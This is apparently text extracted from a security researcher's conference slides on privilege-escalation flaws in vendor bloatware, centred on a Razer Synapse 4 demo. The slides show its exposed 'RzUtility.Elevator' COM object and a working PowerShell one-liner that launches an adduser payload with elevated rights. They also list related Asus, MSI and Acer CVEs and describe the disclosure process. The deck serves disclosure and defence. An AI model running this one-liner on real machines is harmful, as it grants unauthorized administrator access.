[8132:0222/152254.770:INFO:simple_service_dll_impl.cc(14)] simpleServiceInitializeCompleted: callback[00007FF7E7C7107D]
[12624:0222/152256.780:INFO:simple_service_dll_impl.cc(111)] registerAppsServiceEvent: callback[00007FF7E7C71181]
[8132:0222/152256.781:INFO:simple_service_dll_impl.cc(97)] registerAppsServiceEventCompleted: callback[00007FF7E7C71181]
[12624:0222/152257.795:INFO:simple_service_dll_impl.cc(173)] setAppsServiceEventCallback: callback[00007FF7E7C71050]
[8132:0222/152257.800:INFO:simple_service_dll_impl.cc(158)] setAppsServiceEventCallbackCompleted: callback[00007FF7E7C71050]
[12624:0222/152259.811:INFO:simple_service_dll_impl.cc(201)] simpleGetUserApps: app[Common] callback[00007FF7E7C71681]
[12624:0222/152259.811:INFO:simple_service_dll_impl.cc(437)] simpleLaunchUserAppProcess: app[Common] file_path[/adduser.exe]
7C7142E]
[8132:0222/152259.928:INFO:simple_service_dll_impl.cc(185)] simpleGetUserAppsCompleted: callback[00007FF7E7C71681]
[12624:0222/152302.004:INFO:simple_service_dll_main.cc(28)] DllMain: Simple Service DLL detached.
```

```
C:\Users\user.PLAKE\source\repos\razerpwn\x64\Debug>net user
```


User accounts for \\USER-PC

```
-----
Administrator          DefaultAccount          Guest
user                    WDAGUtilityAccount
The command completed successfully.
```

```
C:\Users\user.PLAKE\source\repos\razerpwn\x64\Debug>|
```

Razer Synapse 4

Running Elevated with a UAC / SxS Assembly Manifest



Running Elevated with a UAC / SxS Assembly Manifest

```
mt.exe \  
    -manifest elevated.manifest \  
    -outputresource:pwn.exe;#1
```

Local Privilege Escalation - DEMO

Razer Synapse 4 with razer_elevation_service.exe
v1.1.0.5

```
PS C:\Users\user.PLAK\Desktop\poc\exploit> |
```


LPE, as a one-liner

LPE, as a one-liner

OleView .NET v1.11 - 64bit

File Registry Object Security Processes Storage Help

CLSIDs by Se...

Filter: elevation

<APPTD_HOSTED>

C:\Program Files\Razer\razer_elevation_service\razer_elevation_service.exe

Elevator Class

Elevator Class Properties

CLSID	Supported Interfaces	AppID	Service	Type	Library
Name:	Elevator Class				
CLSID:	0EDEAF3C-D36E-4E7E-9467-900B977DC4FF				
Server Type:	server32				
Server:	C:\Program Files\Razer\razer_elevation_service\razer_elevation_service.exe				
CmdLine:	"C:\Program Files\Razer\razer_elevation_service\razer_elevation_service.exe"				
TreatAs:	N/A				
Threading Model:	Both				
ProgIDs:					
RzUtility.Elevator					
RzUtility.Elevato...					
RzUtility Elevator					

Razer Synapse 4

LPE, as a one-liner

```
$com = New-Object -ComObject 'RzUtility.Elevator'
```

LPE, as a one-liner

```
$com = New-Object -ComObject 'RzUtility.Elevator'
```

```
$com | Get-Member
```

```
TypeName: System.__ComObject#{bfe24d59-6568-4179-8ae5-d9d53869a3e3}
```

Name	MemberType	Definition
----	-----	-----
CopyRazerFile	Method	void CopyRazerFile (string, string, string)
GetVersionInfo	Method	void GetVersionInfo (string)
LaunchProcess	Method	void LaunchProcess (string, string, uint, int)
LaunchProcessNoWait	Method	void LaunchProcessNoWait (string, string, uint)

LPE, as a one-liner

```
$com = New-Object -ComObject 'RzUtility.Elevator'
```

```
$com | Get-Member
```

```
TypeName: System.__ComObject#{bfe24d59-6568-4179-8ae5-d9d53869a3e3}
```

Name	MemberType	Definition
----	-----	-----
CopyRazerFile	Method	void CopyRazerFile (string, string, string)
GetVersionInfo	Method	void GetVersionInfo (string)
LaunchProcess	Method	void LaunchProcess (string, string, uint, int)
LaunchProcessNoWait	Method	void LaunchProcessNoWait (string, string, uint)

```
$com.LaunchProcessNoWait("c:\users\user\desktop\adduser.exe", "", 1)
```

LPE, as a one-liner

```
(New-Object -ComObject 'RzUtility.Elevator').  
  LaunchProcessNowait(  
    "c:\users\user\desktop\adduser.exe ", "", 1  
  )
```

Wrap up

WRAPPING
UP.

Failed Attempts

- HP Support Assist
- Gigabyte Control Center
- Lenovo Vantage[0]

- And more...

[0] <https://www.atredis.com/blog/2025/7/7/uncovering-privilege-escalation-bugs-in-lenovo-vantage>

The Vulnerabilities

- 1-click RCE in **Asus DriverHub** (CVE-2025-3462, CVE-2025-3463)
- LPE in **MSI Centre** (CVE-2025-27812, CVE-2025-27813)
- LPE / RCE in **Acer Control Centre** (CVE-2025-5491)
- LPE in **Razer Synapse 4** (CVE-2025-27811)

On Disclosure

- ASUS vuln disclosure site has a WAF, you **can't send them POC's**.
- ASUS strung along another researcher instead of calling a duplicate. I'm sorry MrBruh! [0]
- MSI responded amazingly fast and were the first to provide a fix.
- Razer Bug Bounty Program fronting the security team was frustrating to interact with.

The Pwn Triad

A privileged service.

An RPC mechanism (TCP, Named Pipe, COM, etc.)

No auth / broken validation / etc.

Conclusion


- Products, built in 2025, are still doing silly RPC things.
- Think twice if you need that bloatware.
- Do a quick triage of any **bloatware** you have installed and then **uninstall them**.

POCs

```
qrencode \  
  "https://github.com/sensepost/bloatware-pwn" \  
  -o - -t UTF8i
```



Thanks!



@leonjza